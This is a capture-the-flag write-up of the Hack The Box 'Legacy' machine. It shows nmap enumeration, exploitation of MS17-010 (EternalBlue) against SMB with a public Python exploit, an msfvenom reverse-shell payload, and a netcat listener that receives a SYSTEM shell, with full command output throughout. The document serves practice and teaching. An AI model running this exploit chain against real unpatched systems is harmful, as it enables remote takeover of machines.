Welcome back hackers!! Today we will be doing another windows box named Legacy. It seems from the box's name that there might be a software or service which is pretty old and vulnerable. Lets see.

Enumeration

```
PORT     STATE  SERVICE       VERSION
139/tcp  open   netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open   microsoft-ds  Windows XP microsoft-ds
3389/tcp closed ms-wbt-server
```

From the scan we can see that there are just two ports open. 139 and 445 which are both related to SMB service. If these two ports are only open, it means there is a critical vulnerability associated with the smb version. Lets further enumerate this service. You can use nmap's vulnerability script to run checks for vulnerabilities on the ports you supply:

```
┌──(root💀kali)-[/home/rishabh/HTB/Windows/Legacy]
└─# nmap --script=vuln -p139,445 $IP -oN vuln_scan
Starting Nmap 7.92 ( https://nmap.org ) at 2022-01-01 17:41
EST
Nmap scan report for 10.129.1.111
Host is up (0.015s latency).

PORT    STATE SERVICE
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds

Host script results:
|_smb-vuln-ms10-061: ERROR: Script execution failed (use -d
to debug)
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1
```

```
servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability
exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-
2017-0143
|       https://technet.microsoft.com/en-
us/library/security/ms17-010.aspx
|_
https://blogs.technet.microsoft.com/msrc/2017/05/12/custome
r-guidance-for-wannacrypt-attacks/
|_smb-vuln-ms10-054: false
|_samba-vuln-cve-2012-1182: Could not negotiate a
connection:SMB: Failed to receive bytes: EOF

Nmap done: 1 IP address (1 host up) scanned in 24.94
seconds
```


The script results are out and it shows that the SMBv1 servers are vulnerable to Remote Code Execution. Nmap has also provided the CVE so that we can go out and look for the POC.

Exploitation

To go the manual route, I used the exploit from this github repo:
https://github.com/1nf1n17yk1ng/MS17-010_CVE-2017-0143
As the exploit code is written in python2, and by default in latest releases of kali linux, python3 is set as the global interpreter. To bypass this we can use virtualenv. If not installed in your machine, simply install by

```
apt install virtualenv
```

Next, we have to create a virtual env for python2:



```
┌──(root💀kali)-[/opt/MS17-010_CVE-2017-0143]
└─# source venv/bin/activate

┌──(venv)(root💀kali)-[/opt/MS17-010_CVE-2017-0143]
└─# ls
checker.py  mysmb.py  mysmb.pyc  README.md  send_and_execute.py  venv
```

Finally, we have to install two dependencies: impacket and pycrypto. Don't worry, installing pycrypto will throw some errors, but the script will work just fine.


```
pip install impacket
pip install pycrypto
```

With all done, first we will run the script checker.py to see which pipes we have access to:

```
┌──(venv)(root💀kali)-[/opt/MS17-010_CVE-2017-0143]
└─# python checker.py 10.129.1.111
1 ×
Trying to connect to 10.129.1.111:445
Target OS: Windows 5.1
The target is not patched

=== Testing named pipes ===
spoolss: Ok (32 bit)
samr: STATUS_ACCESS_DENIED
netlogon: STATUS_ACCESS_DENIED
lsarpc: STATUS_ACCESS_DENIED
browser: STATUS_OBJECT_NAME_NOT_FOUND
```

From the output we can see, we can abuse spoolss named pipe. Now, we will generate a shell using msfvenom




```
┌──(venv)(root💀kali)-[/opt/MS17-010_CVE-2017-0143]
└─# msfvenom -p windows/shell_reverse_tcp LHOST=[redacted] LPORT=4445 -f exe > shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of exe file: 73802 bytes
```

NExt, setup the listener, and then we will fire off the exploit:

```
┌──(venv)(root💀kali)-[/opt/MS17-010_CVE-2017-0143]
└─# python send_and_execute.py 10.129.1.111 shell.exe 445
spoolss
Trying to connect to 10.129.1.111:445
Target OS: Windows 5.1
Groom packets
attempt controlling next transaction on x86
success controlling one transaction
modify parameter count to 0xffffffff to be able to write
backward
leak next transaction
CONNECTION: 0x820dfb30
SESSION: 0xe21b30e0
FLINK: 0x7bd48
InData: 0x7ae28
MID: 0xa
TRANS1: 0x78b50
TRANS2: 0x7ac90
modify transaction struct for arbitrary read/write
make this SMB session to be SYSTEM
current TOKEN addr: 0xe216cd28
userAndGroupCount: 0x3
userAndGroupsAddr: 0xe216cdc8
overwriting token UserAndGroups
Sending file 7TJ41X.exe...
Opening SVCManager on 10.129.1.111.....
Creating service ONTT.....
Starting service ONTT.....
The NETBIOS connection with the remote host timed out.
```

```
Removing service ONTT.....
ServiceExec Error on: 10.129.1.111
nca_s_proto_error
Done
```


Here in the command syntax, we are giving the remote IP, name of the payload, port and the name of the pipe to which we have access.



```
┌──(root💀kali)-[/home/rishabh/HTB/Windows/Legacy]
└─# rlwrap nc -nvlp 4445
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::4445
Ncat: Listening on 0.0.0.0:4445
Ncat: Connection from 10.129.1.111.
Ncat: Connection from 10.129.1.111:1069.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

whoami
whoami
'whoami' is not recognized as an internal or external command,
operable program or batch file.
```

Unfortunately, whoami command didn't work. But this vulnerability directly gives you system level access, there is no need of privilege escalation. Just to confirm, you can see we can access administrators directory, that means we have full access to the system:



```
dir
 Volume in drive C has no label.
 Volume Serial Number is 54BF-723B

 Directory of C:\Documents and Settings\Administrator

16/03/2017  08:07 ��    <DIR>          .
16/03/2017  08:07 ��    <DIR>          ..
16/03/2017  08:18 ��    <DIR>          Desktop
16/03/2017  08:07 ��    <DIR>          Favorites
16/03/2017  08:07 ��    <DIR>          My Documents
16/03/2017  07:20 ��    <DIR>          Start Menu
               0 File(s)              0 bytes
               6 Dir(s)   6.287.032.320 bytes free
```

Cheers!!